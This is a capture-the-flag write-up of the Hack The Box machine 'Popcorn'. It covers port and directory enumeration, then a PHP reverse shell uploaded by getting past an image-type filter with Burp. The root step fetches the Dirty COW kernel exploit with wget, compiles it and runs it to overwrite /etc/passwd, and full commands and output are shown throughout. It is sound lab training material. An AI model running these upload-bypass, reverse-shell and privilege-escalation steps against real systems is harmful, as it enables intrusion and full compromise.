
POPCORN
Popcorn
OS: Linux
Difficulty: Medium
Points: 30
Release: 15 Mar 2017
IP: 10.10.10.6

User.txt

The first thing that I do is start off with a Nmap scan.


Namp –sV –sC –oN n.map -p- 10.10.10.6

-sV Probe open ports to determine service/version info

-sC Run default namp scripts

-oN Output in normal text


-p- Scan all ports



From our nmap scan we see that we have two open ports, 22 ssh and 80 http

SSH IS NOT VULN

Navigating to the webpage we see that we get sent to a blank landing page



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

While we are poking around let's start a gobuster scan to run in the background.

gobuster dir -u http://10.10.10.6 -w /usr/share/wordlists/dirb/big.txt -t 50

Dir Uses directory/file enumeration mode

-u for our url


-w for the wordlist

-t Number of concurrent threads (default 10)


```
┌──(root💀kali)-[~/htb/popcorn]
└─# gobuster dir -u http://10.10.10.6 -w /usr/share/wordlists/dirb/big.txt -t 50
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.6
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/03/22 13:54:37 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 287]
/.htpasswd            (Status: 403) [Size: 287]
/cgi-bin/             (Status: 403) [Size: 286]
/index                (Status: 200) [Size: 177]
/rename               (Status: 301) [Size: 309] [--> http://10.10.10.6/rename/]
/test                 (Status: 200) [Size: 47034]
/torrent              (Status: 301) [Size: 310] [--> http://10.10.10.6/torrent/]
Progress: 20469 / 20470 (100.00%)                                          [E
ting headers)

===============================================================
2021/03/22 13:55:07 Finished
===============================================================
```


From our scan we a few pages that were enumerated. Index, rename, test, (PHP info page, this will be helpful to know later) and torrent. Torrent is the page that we will be exploding through as the others are not that interesting. From the page we can see a login portal.




I will attempt to create a account and see what we can do with it




Looks like it was a success!!



The upload section looks pretty nice. I went to kali.org and grabbed a kali linux torrent file that I'm going to try and upload.




After a minute or two it successfully was uploaded. It looks like we can change/add a screenshot for the torrent. From this we could upload a malicious php file and do all sorts of fun things with it, in this case we will do a reverse shell (note we have to know where it is stored on the server in order to execute it).



For our php reverese shell I'll just be using a simple reverse shell that was created by pentest monkey https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php make sure go to into the script and update it with your listening port and ip

```
set_time_limit (0);
$VERSION = "1.0";
$ip =                ;  // CHANGE THIS
$port = 4444;           // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

From the upload page we see at the bottom that we can only upload image file types. To work around this we are going to modify the file name to shell.pnp.php and also use burp to modify it. Start up burp and your proxy to incerpt this request. Once burp is listening hit submit screenshot



Once burp intercepts the request we ill modify the content type from “application/x-php” to “image/png” then forward the request

```
16 Content-Disposition: form-data; name="file"; filename="php-reverse-shell.png.php"
17 Content-Type: image/png
18
19 <?php
20
21 // php-reverse-shell - A Reverse Shell implementation in PHP
22 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```


We will now set up our reverse shell listener

-n numeric-only IP addresses, no DNS


-v verbose


-l listen mode, for inbound connects

-p specify port



From here we need to navigate to where that file was stored. If we hover over the screenshot image we can see where it is stored in the bottom left. So its stored under http://10.10.10.6/torrent/upload/





Nagivating to http://10.10.10.6/torrent/upload/ we can see our php reverse shell once we nagivate to it we will get a connection back

Index of /torrent/upload

Name	Last modified	Size	Description
Parent Directory		-	
515c0cc3d884ecd76f2fda098ebe42d535161d9a.php	22-Mar-2021 21:57	5.4K	
723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at 10.10.10.6 Port 80

Going back to our listener window we can see we got a connection back!

```
┌──(root💀kali)-[~]
└─# nc -nvlp 4444                                                    1 ×
listening on [any] 4444 ...
connect to [redacted] from (UNKNOWN) [10.10.10.6] 50811
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
 22:06:21 up  2:21,  0 users,  load average: 2.10, 2.10, 2.20
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$
```

We can then navigate to our user flag

```
$ cd /home
$ ls
george
$ cd george
$ ls
torrenthoster.zip
user.txt
$
```

Root.txt

Really quick lets get a nicer looking shell

python -c 'import pty; pty.spawn("/bin/bash")'

```
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@popcorn:/home/george$
```

Doing the usual checks around the box to see what kind of things I can find we see that the kernel version is “Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009” It was released in 2009 so its probably vulnerable. A quick google search reveals its vuln to dirty cow

-m will copy it into my current dir

```
┌──(root💀kali)-[~/htb/popcorn]
└─# searchsploit -m exploits/linux/local/40839.c
  Exploit: Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege
Escalation (/etc/passwd Method)
     URL: https://www.exploit-db.com/exploits/40839
    Path: /usr/share/exploitdb/exploits/linux/local/40839.c
File Type: C source, ASCII text, with CRLF line terminators
```

Next I’m going to spin up a python web server to get this file over to popcorn

```
┌──(root💀kali)-[~/htb/popcorn]
└─# python -m SimpleHTTPServer 7800
Serving HTTP on 0.0.0.0 port 7800 ...
```

Then on popcorn I can use wget to get the file and use gcc to compile and run the exploit

```
HTTP request sent, awaiting response... 200 OK
Length: 5006 (4.9K) [text/plain]
Saving to: `40839.c'

100%[======================================>] 5,006       --.-K/s   in 0s

2021-03-23 21:07:19 (443 MB/s) - `40839.c' saved [5006/5006]

www-data@popcorn:/dev/shm$ gcc -pthread 40839.c -o dirty -lcrypt
gcc -pthread 40839.c -o dirty -lcrypt
www-data@popcorn:/dev/shm$ chmod +x dirty
chmod +x dirty
www-data@popcorn:/dev/shm$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: toor

Complete line:
firefart:fioaKmuWSeBhQ:0:0:pwned:/root:/bin/bash

mmap: b772d000
```

My session broke, but once I logged back in with firefart I had root access

```
www-data@popcorn:/$ su firefart
su firefart
Password: toor

firefart@popcorn:/# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@popcorn:/# cd /root
cd /root
firefart@popcorn:~# ls
ls
root.txt
```